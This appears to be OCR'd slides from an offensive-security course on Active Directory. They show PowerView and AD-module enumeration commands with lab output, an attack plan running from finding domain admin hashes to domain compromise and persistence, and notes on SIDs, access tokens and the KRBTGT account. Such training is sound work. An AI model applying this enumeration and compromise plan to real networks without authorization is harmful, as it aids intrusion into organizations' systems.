
TREES AND FORESTS



TREE



FOREST


Tree-Root Trust
ABC.local
alto.tel
US.ABC
.local
EU.ABC
.local
US.alto
.tel
EU.alto.
tel

AD/DC ENUMERATION

Get domain name and Domain Controller (Powerview module)


Get-domain


Get-domaincontroller

Get domain name and domain controller (AD modules)

Get-addomain

Get-addomaincontroller


Windows PowerShell
PS C:\HackersAcademy> Get-Domain
Forest : hackersacademy.local
DomainControllers : {dc-01.hackersacademy.local}
Children : {}
DomainMode : Unknown
DomainModeLevel : 7
Parent :
PdcRoleOwner : dc-01.hackersacademy.local
RidRoleOwner : dc-01.hackersacademy.local
InfrastructureRoleOwner : dc-01.hackersacademy.local
Name : hackersacademy.local


Windows PowerShell
PS C:\HackersAcademy> Get-DomainController
Forest : hackersacademy.local
CurrentTime : 4/6/2021 6:33:32 PM
HighestCommittedUsn : 12915
OSVersion : Windows Server 2019 Standard Evaluation
Roles : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain : hackersacademy.local
IPAddress : 192.168.135.100
SiteName : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name : dc-01.hackersacademy.local
Partitions : {DC=hackersacademy,DC=local, CN=Configuration,DC=hackersacademy,DC=local, CN=Schema,CN=Configuration,DC=hackersacademy,DC=local,
DC=DomainDnsZones,DC=hackersacademy,DC=local...}

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers


Achieve persistence

USER ACCOUNTS

SECURITY PRINCIPALS

Security Principals

- Objects that can be authenticated by the operating system and manage access to AD resources.
- Can be user account, computer account etc.
- Each principal is represented by a Security Identifier (SID).




SECURITY IDENTIFIER AND CONTEXT

SID

- Uniquely identify a security principal or security group.
- Each account or group, or process has a unique SID.
- There are well-known SIDs that identify generic groups and users.

Security Context


- When user signs in, system creates an access token.
- Access token contains the user's SID, user rights, and the SIDs for any groups the user belongs to.
- This token provides the security context.


Subject
Object
User's Access Token
User SID
Group SIDs
List of Privileges
Other Access Information
Object's Security Descriptor
Object Owner SID
Group SID
SACL
ACE
ACE
ACE
DACL
ACE
ACE
ACE
ACE
.
.
System performs access check
Each ACE is examined until a match is found
Access decision is made

AD ACCOUNTS - DEFAULT ACCOUNTS

Built-in Accounts

- Created automatically on DC.
- Have domain-wide access.
- Stored in Users container in AD.
- Include: Administrator, Guest and **KRBTGT.**



AD ACCOUNTS – ADMINISTRATORS AND KRBTGT

Domain Admins

- Administrator on DC becomes the Domain Admin account.
- Most powerful account in the domain.
- SID/RID Administrator **S-1-5-<domain>-500**
- SID/RID Domain Admins **S-1-5-<domain>-512**
- SID/RID Enterprise Admins **S-1-5-<domain>-519**

KRBTGT


- Service account for Key Distribution Center (KDC).
- Privileged account targeted in many attacks (more later).
- SID/RID **S-1-5-<domain>-502**

```
DistinguishedName : CN=Administrator,CN=Users,DC=hackersacademy,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 0fb91284-5e45-4856-a706-4fea47d02ce3
SamAccountName    : Administrator
SID               : S-1-5-21-1680760301-1757448932-1462432157-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=hackersacademy,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 35f64704-4a28-4d4f-a394-de1ee2fa51fb
SamAccountName    : Guest
SID               : S-1-5-21-1680760301-1757448932-1462432157-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=hackersacademy,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : fb9f29c4-c991-4034-8e4a-9b13ad6ef13a
SamAccountName    : krbtgt
SID               : S-1-5-21-1680760301-1757448932-1462432157-502
Surname           :
UserPrincipalName :
```

SAMACCOUNT VS UPN

